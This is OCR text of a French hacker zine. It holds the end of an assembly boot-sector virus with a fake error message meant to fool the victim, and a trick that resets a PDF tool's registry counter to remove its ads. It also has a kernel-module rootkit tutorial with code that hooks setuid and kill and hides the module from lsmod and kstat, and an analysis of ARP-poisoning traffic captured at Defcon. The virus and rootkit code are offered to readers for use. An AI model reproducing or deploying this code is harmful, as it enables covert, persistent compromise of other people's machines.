                Mov Al,'L'
                Int 10h
                Mov Al,'L'
                Int 10h
                Mov Al,'E'
                Int 10h
                Mov Al,'R'
                Int 10h

;Pour le fun on peut rajouter

; --- Attente de la pression d'une touche ---
;               Mov Ah,00h
;               Int 16h
;
; --- Reboot ---
;               Int 19h
;
Fin_Copied:
Mov Ax,4C00h
                Int 21h

[SEGMENT .data]     ;Initialised data segment

Ok                  DB "HZV le jeu vidéo!",10,13,"erreur
                    n°2118 le jeu HZV BOOT KILLER n'a pu
                    se charger. Vous ne ~disposez pas de suf-
                    fisamment de mémoire
                    vidéo.",10,13,36,"$"  ;(sur la même ligne)
                    ;Pseudo message d'erreur pour tromper
                    notre victime sur le programme

Erreur              DB "Erreur de copie, bravo votre DD est
                    bien protégé, ce virus de boot ne peut fonc-
                    tionner",10,13,36,"$"
                    ;En cas de veritable erreur de copie
Message             DB "Attention un lecteur HZV s'apprête
                    à vous faire une villaine farce",7,10,13,"Si
                    vous êtes inconscient, ~appuyez sur n'im-
                    porte quelle touche,",10,13,36,"sinon fer-
                    mez immédiatement la fenêtre
                    Dos.",10,13,36,"$"
;message pour éviter les accidents!

[SEGMENT .bss]      ;Uninitialised data segment
Buffer:  resb 512   ;Initialisation du buffer qui contiendra notre
                    code
;
;C'est fini
```


Conclusion

On peut très facilement l'améliorer et même le tester en lui donnant pour cible le lecteur de disquette.
Il existe 3 manières de s'en protéger:
1°) N'exécutez aucun programme inconnu sur son ordinateur (difficile)
2°) Avoir activé la propriété " Virus Warning " du Bios, très peu de personnes y pensent ou l'estiment nécessaire, et par défaut elle n'est pas activée.
3°) Avoir un anti-virus chargé en mémoire qui intercepte les accès disque pour empêcher l'écriture sur les zones de boot du disque dur.
Voilà, j'espère que vous avez compris. Je pense vous retrouver dans un prochain article, Bye!

Encore un truc:

VIVE DELPHI 5

avec lequelle on peut faire de l'assembleur aussi!!!!!!



Mix Grill n° 2

chez votre marchand de journaux 18 F


ENCORE UN.....

UN COOLMAN

slt,

Je cherchais un soft qui permettait de convertir des documents en PDF, je suis tombé sur PDFMail (www.pdfmail.com), ce soft est petit (900Ko), rapide et produit des PDF légers. Le problème c'est que après avoir produit 7 ou 8 fichiers, le logiciel met sa pub sur chaque fichier généré.
Donc je me suis armé de l'installation de PDFMail et de Regedit, je suis tombé sur les 2 variables qui disent le nb de fois que le logiciel a produit un PDF. Suffit de les remettre à zéro pour enlever les pubs.
Les variables sont dans HKEY_LOCAL_MACHINE\SOFTWARE\RTE\PDFmail\PDFprinter.
La variable à mettre à zéro est "JobID". Mais le mieux est d'installer le logiciel, de copier la Clé HKEY_LOCAL_MACHINE\SOFTWARE\RTE\PDFmail\PDFprinter dans un fichier appelé par ex. "crack-pdfmail.reg" et quand on a besoin de remettre le soft à zéro, on double-clique sur le fichier. Et hop!

--- BZ ---



Modules du noyau linux indétectables

1 - Introduction

1.1 Qu'est-ce qu'un lkm ?

Lkm veut dire Linux Kernel Module. C'est un add-on que l'on peut greffer au kernel pendant son fonctionnement. La plupart des modules servent a gérer du matériel, un type de partitions, etc... mais nos lkm servent surtout à cacher une intrusion dans un système, et à installer une backdoor qui ne sera pas vue même avec des outils comme kstat comme nous le verrons plus loin. Cet article n'est pas une initiation aux lkm, si vous venez de découvrir ce terme lisez avant tout un document tel que "Nearly complete linux kernel modules" de pragmatic/THC. J'écrirai peut-être une initiation plus tard.

1.2 Pourquoi un lkm peut-il être dangereux ?

Lorsqu'un hacker pénètre sur votre système, toute configuration par défaut lui laisse l'opportunité d'installer un lkm. Le lkm peut modifier le fonctionnement du noyau, cacher des processus, se cacher lui-même, rendre le noyau instable ou faire des mauvaises (tres mauvaises) blagues telles que rendre l'affichage de la console en c0wB0yZ !!! Les seules limites d'implementation de ces lkm sont l'imagination et vos dons de codeurs.

1.3 Passons aux choses sérieuses... La détection de ces modules

Lorsque vous avez été pénétré, la première chose à faire pour voir si vous êtes victimes d'un lkm est d'exécuter "lsmod" et "cat /proc/modules".

Exemple :

```
falcon:~$ cat /proc/modules
evil_lkm        5746    0 (unused)
scsi_mod        58640   0
msdos           5408    0 (unused)
minix           22384   0 (unused)
binfmt_misc     3280    0
ne2k-pci        4656    0 (unused)
8390            6432    0 [ne2k-pci]
bsd_comp        3872    0 (unused)
ppp             20160   0 [bsd_comp]
lp              5360    0 (unused)
parport_pc      5840    1
parport         7056    1 [lp parport_pc]
vfat            9312    2 (autoclean)
fat             30144   2 (autoclean) [msdos vfat]
```

Comme vous pouvez le voir, il y a un module nommé evil_lkm qui est chargé dans le systeme. Vive la discrétion ! (j'ai personnellement vu une box linux qui avait un module nommé rkit chargé...) Pour éliminer cet intrus, exécutez /sbin/rmmod evil_lkm.

Dans la plupart des cas, le module exporte ses propres symboles dans /proc/ksyms. Ne vous laissez pas avoir, il y a très facilement moyen de les éliminer.

Les méthodes décrites par pragmatic pour cacher son lkm sont à présent totalement obsolètes avec des outils comme kstat, alors nous allons en trouverde nouvelles.

2 - Détéction de lkm à l'aide de KSTAT

2.1 Kstat ??

Kstat est un programme qui analyse /dev/kmem pour y retrouver directement les modules, processus, et system calls. L'utilisateur doir être root, fournir un System.map correspondant à son noyau, et qui est créé a la compilation de ce dernier.

2.2 Pourquoi est-il plus sécurisé d'utiliser kstat a la place de lsmod ?

lsmod et /proc/modules sont basés uniquement sur le noyau. Il est très facile de cacher son module par exemple en modifiant son nom. C'est plus dur de se cacher de kmem, mais ce n'est pas impossible ...

2.3 Comment on utilise kstat ?

Regardez dans la page man, mais en gros kstat -s montre les adresses des syscalls, a partir de sys_call_table et kstat -M montre les modules insérés dans le noyau. Nous voila partis !

3 - Cachons notre module !

3.1 Insértion de module dans le noyau

Un module est inséré dans le kernel par l'appel système "sys_create_module" (quel secret !!). Le code est inséré dans la memoire du kernel. Les symboles sont résolvés par insmod. Module_init() est lancée, et si elle n'échoue pas, le module est installé.

3.2 Déchargement de module

Ici les choses commencent à devenir intéressantes ... L'appel système "sys_delete_module" enlève un module (sans blagues !). Observez la dans /usr/src/linux/kernel/module.c (je pense qu'elle est identique dans le 2.2 et dans le 2.4 mais je me suis basé sur une version 2.2).

3.3 Joli code, mais que faire ?

Mon idée est de charger normalement le module, puis de le décharger mais en "oubliant" de désallouer sa mémoire. Le code du lkm va rester en memoire et ne se fera jamais écraser par un autre (vu que sa mémoire reste allouée) et les appels systemes deviés se feront encore normalement.

Il faut pour cela construire une version spéciale de sys_remove_module.

```
struct module **module_list =(struct module *) MODULE_LIST;
extern struct module *this_module;
static inline remove_me(pid_t pid){
  int tag_freed = 0;
  struct module_ref *dep;
  unsigned i;
  struct module *mod =this_module;
  if (pid==12345){
hacked_sys_call_table[SYS_setuid]=sys_setuid;
/* Let the module clean up.  */
if (mod) {
  mod->flags |= MOD_DELETED;
  if (mod->flags & MOD_RUNNING)
  {
  /*            if(mod->cleanup)
                    mod->cleanup();*/
  /* cleanup() my module ??? you are crazy in your
  head :-) */
              mod->flags &= ~MOD_RUNNING;
  }
  /* Remove the module from the dependency lists.  */
  for (i = 0, dep = mod->deps; i < mod->ndeps; ++i,
  ++dep) {
              struct module_ref **pp;
              for (pp = &dep->dep->refs; *pp != dep;
              pp = \
              &(*pp)->next_ref)
              continue;
  *pp = dep->next_ref;
  if (tag_freed && dep->dep->refs == NULL)
              dep->dep->flags |= MOD_JUST_FREED;
  }
  /* And from the main module list.  */
  if (mod == *module_list) {
              *module_list = mod->next;
  } else {
              struct module *p;
              for (p = *module_list; p->next != mod;
              p = p->next) continue;
              p->next = mod->next;
  }
  /* And **not to free** the memory.  ( :-)))) )*/
  /*
  module_unmap(mod);
  */
} /* if(mod) */
else {
printk("<1> warlkm not found \n");
return 1;
}
return 0;
}
else
return (*sys_setuid)(pid);
}
```

Ce bout de code provient de mon lkm (warlkm). Cette fonction est placée à la place de sys_setuid dans sys_call_table pour pouvoir être lancée à l'appel de setuid(12345). Il faut lancer cette fonction d'un moyen externe et non à partir de module_init() parce que lors de l'exécution de cette dernière, le module n'est pas encore enregistré dans le kernel.

Il y a une ligne un peu bizarre :

```
struct module **module_list =(struct module *)
MODULE_LIST;
```

C'est une fonction qui n'est pas exportée par le kernel. Pour pouvoir l'utiliser, ils faut les sortir de System.map (et placer l'adresse de module_list dans MODULE_LIST

Vous pouvez aussi voir un hacked_sys_call_table[]. ça sera expliqué dans le texte suivant mais pour le moment on considère que c'est equivalent a sys_call_table.

3.4 Les faits

Rentrez ce code dans votre lkm et n'oubliez pas de faire un original_sys_setuid=sys_call_table[SYS_setuid];
sys_call_table[SYS_setuid]=remove_me;

Compilez le et insmodez le...

```
falcon :~/warlkm# lsmod
Module      Size  Used by
warlkm      2448   0  (unused)
...
```

notre module est toujours là.

```
falcon :~/warlkm# kstat -M
Using /lib/modules/misc/knull.o

Module      Address
knull       0xc4c71000
warlkm      0xc4c73000
scsi_mod    0xc4c59000
...
```

Warlkm est encore visible.
Maintenant, exécutons notre petite fonction remove_me :-)
J'ai fais un tout ptit programme qui lance l'appel système sys_setuid

```
int main(){
setuid(12345);
return 0;
}
```

on compile, exécute,et ..
falcon:~/warlkm# lsmod

```
Module      Size      Used by
knull       224       0 (unused)
scsi_mod    58640     0
...
```

pas de warlkm !
falcon :~/warlkm# kstat -M
Using /lib/modules/misc/knull.o

```
Module      Address
knull       0xc4c71000
scsi_mod    0xc4c59000
msdos       0xc4c56000
...
```

pas de warlkm non plus

Malgré qu'on ne le voie plus, le lkm est toujours en mémoire. Ce bout de code seul ne peut rien prouver vu qu'il n'intercepte pas de syscall, mais si vous l'aviez intégré à votre lkm favori, ce dernier fonctionnerait encore. Test avec warlkm : mon lkm intercepte sys_kill. Si le lkm n'était plus présent, il ne marcherait plus. Essayons de faire disparaitre le processus init (qui ne peut normallement pas etre killé)

```
falcon :~/warlkm# kill -32 1
falcon :~/warlkm# ps aux | grep init
falcon :~/warlkm# kill -32 1
falcon :~/warlkm# ps aux | grep init
root    1    0.0 0.0 344  52 ?    S   12:05   0:04 init[3]
```

Ok ça marche ;-)


3.5 C'est bien. On le vire comment ?

En rebootant la machine. ou alors créer un autre lkm qui réinstalle les rustines dans sys_call... il faut déjà savoir que le module existe !!
La fois prochaine, nous verrons comment empêcher certains programmes comme kstat de détecter les détournements de syscalls.
Bonne prog.

4 - Bibliographie

Pragmatic/THC The nearly complète linux kernel modules : http://www.thehackerschoice.com/papers/LKM_HACKING.htm
O'Reilly "Understanding the linux kernel" (maintenant existe en français).

SpaceWalker



NaGaz perce les stratégies d'attaque du réseau de la Defcon - Second épisode

Les attaques Man In the Middle (MIM) sur un réseau local sont les pires qui puissent exister, et elles ne sont pas si difficile que ça à mettre en oeuvre. Il s'agit, pour une machine ayant de mauvaises intentions, d'arriver à faire en sorte que la communication entre deux ordinateurs cibles passe par l'intermédiaire de la machine attaquante, et ceci de manière invisible. Ce type d'attaque est extrêmement puissante, car l'attaquant peut espionner toute la communication et modifier au passage ce qu'il veut, ce qui en pratique revient souvent à la compromission d'au moins un des deux systèmes mis en jeu, à la découverte des mots de passe, etc, etc...

Cette attaque a été utilisée par les pirates de la conférence DEFCON 9 de Las Vegas. J'ai déjà parlé dans le HZV 7 de l'icmp_redirect (la machine attaquante se fait passer pour un routeur). Une autre possibilité est d'exploiter le protocole ARP qui permet de faire la correspondance entre les adresses physiques et les adresses IP (car la communication entre deux ordinateurs sur un réseau local ne se fait pas par rapport aux adresses IP, mais par rapport aux adresses physiques !). En faisant croire à une machine victime que l'adresse physique de la machine avec laquelle elle veut communiquer est en fait notre propre adresse physique, on récupère tous les paquets qu'elle envoie même s'ils ne sont pas destinés à notre adresse IP ! Ceci est possible grace au protocole ARP... (mais ne fonctionne que sur le réseau local)

Je vais vous détailler une attaque qui a été utilisée par les pirates de la conférence DEFCON 2001 à Las Vegas.

Introduction aux protocoles mis en jeu

Le protocole ARP (pour Address Resolution Protocol) est utilisé par toutes les machines pour connaitre l'adresse physique (qui est l'adresse MAC de la carte réseau sur un réseau ETHERNET) d'une machine dont on connait l'adresse IP. Typiquement, lorsque vous tapez "www.securityfocus.com", vous avez trois étapes :

- la résolution de nom : www.securityfocus.com veut rien dire sur le net. Seules les adresses IP (@IP pour aller plus vite) permettent à deux machines de communiquer. Les noms de domaine du style www..... sont destinés aux neuneux d'internautes que nous sommes qui sont incapables de retenir une @IP plus de 2 minutes. Donc quand vous tapez www.securityfocus.com, votre système va interroger votre serveur de nom (DNS, pour Domain Name System) pour récupérer à partir de ce nom de domaine l'@IP qui lui correspond. Pour pouvoir ce faire, il connait directement l'@IP du serveur DNS (disons 1.1.1.1) et il veut communiquer avec cette machine.

- la résolution ARP : Si le serveur DNS est sur le même réseau que votre machine (si il n'y a pas de routeurs entre vous (ca se voit a partir de votre @IP (mettons 1.1.1.5) et de l'@IP du DNS (mettons 1.1.1.1) et du masque de sous-reseau local (le truc du genre 255.255.255.0 ou /24))), votre machine envoie directement une requête ARP (ARP request) en disant à toutes les machines du réseau (c'est ce qu'on appelle du broadcast physique, avec l'adresse MAC de destination égale à ff:ff:ff:ff:ff:ff) : "qui c'est qui a l'@IP 1.1.1.1 ?". Et dans ce cas, le serveur DNS repond directement avec une reponse ARP (ARP reply) "C'est moi, aa:bb:cc:dd:ee:ff qui ai l'@IP 1.1.1.1".
A partir de là, la transaction de résolution de nom peut être effectuée avec le serveur DNS ("à quelle ip correspond www.securityfocus.com ?", réponse du DNS: "1.2.3.4").

- le routage : Et voilou, l'accès au site web de securityfocus est possible en utilisant l'ip qui nous a été donnée. Ce serveur n'étant pas sur le même réseau que nous (bin vi, son adresse IP n'est pas en 1.1.1.*), nous allons devoir passer par un routeur (1.1.1.254). Considérons que l'adresse physique du routeur est connue (on lui a déjà demandé par exemple pour aller voir le site www.antionline.com et l'adresse physique du routeur est dans la table de correspondances ARP (disons de:ad:ba:db:ee:ff pour l@MAC du routeur)). A ce propos, le système conserve une table contenant les dernières correspondances @IP/@MAC trouvées, et cette table est mise a jour regulièrement. Vous pouvez la consulter en tapant "arp -a".

Dans ce cas, notre machine n'a qu'à envoyer la requête HTTP pour voir la page du site securityfocus en mettant comme @IP destination la valeur 1.2.3.4 et comme @MAC destination celle du routeur utilisé (de:ad:ba:db:ee:ff). Le routeur se charge de transmettre cette requête, et on récuperera la réponse du serveur HTTP comme il se doit.

Bon, je suis allé un peu loin pour cette introduction au protocole ARP, la partie qui nous concerne directement est celle ou je parle d'ARP request et d'ARP reply !!! Le reste c'est pour votre culture generale (enjoy :)))

Présentation de l'attaque MIM + ARP poisonning observée au Defcon

Je n'ai pas lu à fond la RFC sur ARP (=> il peut y avoir des erreurs dans ce que je dis), mais en observant le fonctionnement sur le reseau "gris" de la Defcon9, j'ai compris que le protocole ARP fonctionnait de la maniere suivante :
Si l'@IP dont on recherche la correspondance n'est pas connue, on envoie directement une requête en broadcast physique (ff:ff:ff:ff:ff:ff).
Si il s'agit de la confirmer, on ne fait pas de broadcast physique, mais seulement un unicast vers l'@MAC précédemment enregistrée.
Dans le cas ou nous n'aurions pas reçu de réponse au bout de plusieurs requêtes, nous effectuons la requête en broadcast physique.

Voici des exemples tout droit tirés du dump ramené de la Defcon9. J'ai récupéré ces logs grace à tcpdump sous linux, c'est un sniffeur qui permet de voir tout ce qui passe sur le réseau. Pour ne sélectionner que le trafic ARP, qui était ce à quoi je m'intéressais, j'ai utilisé un filtre avec la commande 'tcpdump -n arp -w fichier_log_arp'.

 # requete ARP en unicast (on souhaite verifier l'@MAC de la machine (on croit la connaitre))
0:0:86:52:37:a2 0:0:86:5d:31:9d 60: arp who-has 10.255.0.192 tell 10.255.0.11
0:0:86:52:37:a2 0:0:86:5d:31:9d 60: arp who-has 10.255.0.192 tell 10.255.0.11
#... pas de reponse malgre la repetition des requetes => on met l'@MAC dest a ff:ff:ff:ff:ff:ff

 # requete ARP broadcast
0:0:86:52:37:a2 ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.192 tell 10.255.0.11
0:0:86:5d:31:8d 0:0:86:52:37:a2 60: arp reply 10.255.0.192 is-at 0:0:86:5d:31:8d
 # et la on a une reponse directe ! :)

 # etape 0 : de plus, la machine 10.255.0.192 met a jour sa table ARP en ajoutant la correspondance # 10.255.0.11 / 0:0:86:52:37:a2 qu'elle verifie eventuellement avec une requete ARP unicast.

Tou d'abord, je dois vous prevenir : je ne sais pas avec quel programme cette attaque a ete effectuee... dans le domaine du MIM utilisant l'ARP poisonning, il y a le choix !

Je vais vous montrer comment j'ai analyse et observe son fonctionnement pour comprendre ce qu'il faisait. Tout a commence lorsque j'ai vu sur le reseau un paquet de requetes ARP provenant de la machine 10.255.0.192 (on va l'appeler evil_box). Ca m'a semble enormement bizarre et je me suis mis a logguer le traffic tout en l'observant grace a tcpdump. Voici ce que ca donnait :
(les commentaires sont a lire APRES l'explication placee sous le dump... ils sont la pour que vous compreniez mieux lors de la deuxieme lecture et pour se placer du point de vue du programme (soit sur evil_box) :)

 # étape 1 : resolution ARP de toutes les @IP utilisees... (machines allumées)
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.4 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.5 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.6 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.7 tell 10.255.0.192
0:0:10:5a:33:2 0:0:86:5d:31:8d 60: arp reply 10.255.10.7 is-at 0:0:10:5a:33:2

 # chouette ! enfin un qui reponds ! :) je l'ajoute dans ma liste de correspondances et je continue
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.8 tell 10.255.0.192

0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.9 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.10 tell 10.255.0.192

 # ici l'@IP 10.255.0.11 est sautée car on la connait deja grace a l'etape 0
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.12 tell 10.255.0.192

Ici nous pouvons donc observer ces fameuses requetes ARP qui montrent tout de meme que quelque chose de pas clair est en cours... Une machine qui cherche a connaitre les @MAC de toutes les machines du reseau, c'est pas tres courant ! Peu de machines repondent car la plupart des IP sont libres ou les machines sont eteintes...

 # au terme de ce premier cycle, nous connaissons
 # deux correspondances @IP/@MAC :
10.255.0.7 / 0:0:10:5a:33:2
10.255.0.11 / 0:0:86:52:37:a2
#
Le programme continue, a intervalles reguliers et aggressifs, de faire ces requetes sur toutes la tranche d'@IP qu'il lui a été definie. Des qu'une correspondance est trouvee, il l'ajoute dans sa table et cesse de faire des requetes ARP sur cette @IP.

fin étape 1

début étape 2

Jusque là, on a juste remarque un prog (machine evil_box d'@IP 10.255.0.192 et d'@MAC 0:0:86:5d:31:8d) qui s'amusait a récupérer toutes les correspondances @IP / @MAC disponibles sur le reseau. C'est pas mechant et ca casse pas des pipes !
Pour le moment, les machines effectuent leur resolution d'@ de manère conforme et habituelle (comme nous l'avons vu plus haut). Au bout d'un certain temps, le comportement du programme a changé :
8:0:46:8:5d:e8 ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.66

 # tiens ! voici une petite requete ARP sur l'@IP 10.255.0.17 en provenance de 10.255.0.66
 # chouette ! vu que je suis un petit coquin, je vais m'amuser un peu :)
0:0:86:5d:31:8d 8:0:46:8:5d:e8 60: arp reply 10.255.0.17 is-at 0:0:86:5d:31:8d

 # "oui oui, c'est moi la machine 10.255.0.17" (chuis un sacre menteur !)
0:0:86:5d:31:8d 8:0:46:8:5d:e8 60: arp reply 10.255.0.17 is-at 0:0:86:5d:31:8d

 # "heho, 10.255.0.17 habite a mon adresse MAC !" (j'insiste pour les durs d'oreille !)
0:0:86:5d:31:8d 8:0:46:8:5d:e8 60: arp reply 10.255.0.17 is-at 0:0:86:5d:31:8d

 # "si ya encore des tebes qui ont pas compris, 10.255.0.17 est disponible au 0:0:86:5d:31:8d"
0:0:86:5d:31:8d 8:0:46:8:5d:e8 60: arp reply 10.255.0.17 is-at 0:0:86:5d:31:8d


 # bon, la j'éspère que 10.255.0.66 a bien ajouté mon adresse MAC dans son caché ARP et qu'il lui a bien fait correspondre l'@IP du povre innocent que je connais meme pas et dont je vais recuperer tous les paquets que 10.255.0.66 va lui adresser ! gnark gnark :)

Tiens donc ! L'ami evil_box s'amuse à faire croire aux gens qu'il est la machine 10.255.0.17 !
Ca c'est pas tres cool... En effet, la machine qui vient de se faire pieger va lui envoyer tous ses paquets en pensant bien les envoyer a la machine quelle cherchait (la 10.255.0.17). Ca va permettre a evil_box de lire tous les paquets qu'elle envoie... (ce genre de choses est très puissant sur un réseau switché, sur lequel on ne peut normalement pas sniffer le trafic réseau des autres machines). Enfin, pour le moment il apprendra pas grand chose, mais il est en train de se passer autre chose sur le reseau...

fin étape 2

début étape 3

mince, j'ai pas l'adresse 10.255.0.17 dans mon cache ARP... faut absolument que je la choppe pour pouvoir demarrer la fiesta !!!



0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192
0:0:86:5d:31:8d ff:ff:ff:ff:ff:ff 60: arp who-has 10.255.0.17 tell 10.255.0.192

 # bon, elle va bien me répondre si j'insiste un peu !
0:4:23:3a:2:35 0:0:86:5d:31:8d 60: arp reply 10.255.0.17 is-at 0:4:23:3a:2:35

 # bingo !!! je sais ou elle habite maintenant :)

Bon, là ca commence à chauffer, je le vois venir le petit chenapan ! Recapitulons :

* **evil_box a fait croireà la machine .66 que l'@MAC de la machine .17 était celle de sa carte rezo**
* **il connait l'@MAC de la machine .66 (c'est celle utilisée dans la requete ARP)**
* **il a recupere l'@MAC reelle (pas la sienne ! ;) de la machine .17**

Bin maintenant, il va faire quoi à votre avis ???
Et bin il va être bien sage et attendre que la machine .66 lui envoie des paquets (croyant les envoyer directement à la machine .17).

A ce niveau, j'ai pas recupere de logs concernant les paquets qu'il envoie, mais bon... le principe est simple : en gros, mathieu veut appeler thomas et compose votre numero, vous decrochez et appelez thomas sur une deuxieme ligne aussitot. vous prenez les combines et vous mettez l'ecouteur sur le micro d'un cote et pareil de l'autre de maniere a ce que lorsque thomas parle, le son qui sort de l'ecouteur arrive sur le micro qui va vers mathieu et lorsque mathieu parle, le son qui sort de l'ecouteur arrive sur le micro qui va vers thomas. et vous vous etes au milieu a ecouter tout ce qu'ils se disent d'indiscret sans qu'ils sachent qu'ils sont epies (bon, ok, si vous faites ca avec des telephones ca se verra tout de suite : le son sera pourri... mais c'est pour le principe !).

Pour ceux qui connaissent, c'est le principe de l'appel dans les familles de Difool sur Sky ya quelques temps... dire que Difool s'est inspire des techniques de Man In The Middle !!! J'aurais jamais cru ca ;)

La différence avec les téléphones, c'est que la machine qui attaque peut très bien modifier les données qui sont échangées dans la communication entre les deux machines, ce qui peut permettre par exemple d'insérer des commandes dans une session telnet (et gagner un accès à une des deux machines), de changer les fichiers téléchargés en ftp (pour y insérer une backdoor par exemple), de faire récupérer des faux mails parfaitement imités si la communication est du POP3...

Mais il manque encore une étape pour que ceci soit vraiment possible....
 # fin étape 3

 # début étape 4
 # bon, j'ai recu un paquet de .66 :)
 # je l'ai envoye a .17 en ne modifiant que l'@MAC source et en mettant la mienne a la place
 # de celle de .66 !
pas de logs pour ces transferts (j'ai la flemme de faire un semblant de tcpdump pour tcp)

0:4:23:3a:2:35 0:0:86:5d:31:8d 60: arp who-has 10.255.0.66 tell 10.255:0.17

#bon, il me demande si il a bien le bon numero (@MAC)... on va le rassurer !
0:0:86:5d:31:8d 0:4:23:3a:2:35 60: arp reply 10.255.0.66 is-at 0:0:86:5d:31:8d

 # "mais voui mon petit, je suis bien la pour toi !"
toujours pas de log pour les données tcp (ou autre...)

 # et hop ! je recupere la reponse de .17 :)
 # je l'envoie avec la meme technique que precedemment : je remplace l'@MAC source par la mienne

Bon, bin à ce stade des opérations, il reste plus rien à faire pour .66 et .17 !
Ils sont complètement empoisonnes et ne savent pas qu'ils sont en train de discuter par l'intermediaire de evil_box qui au passage doit certainement enregistrer tout ce qu'ils se disent dans un fichier qu'il pourra examiner plus tard... a moins qu'il ne sagisse d'une connexion telnet ou ssh, auquel cas evil_box est tout a fait capable d'inserer des commandes dans le flux des commandes de l'utilisateur qui vient de s'authentifier...

 # fin étape 4

En réalité, evil_box ne s'est pas contente de tromper deux machines sur le reseau... il cherchait en faità tromper (à empoisonner le cache ARP) de TOUTES les machines qui effectuaient des requêtes ARP. Par exemple, les machines qui voulaient aller sur Internet devaient passer par le routeur 10.255.0.1. Pour pouvoir s'adresser au routeur en vue de lui transmettre des paquets a destination d'internet, elles faisaient bien evidemment des requetes ARP auxquelles evil_box repondait prestement et de maniere insistante (voir etape 1) afin de faire croire aux machines qui voulaient acceder a Internet que l'@MAC du routeur etait son @MAC a lui (evil_box).

Resultat des courses, il etait en mesure de recuperer tout le traffic oriente vers le web et tout le traffic destine aux autres reseaux du defcon. Le traffic local etait egalement recupere par le mecanisme que je viens de detailler juste au dessus.

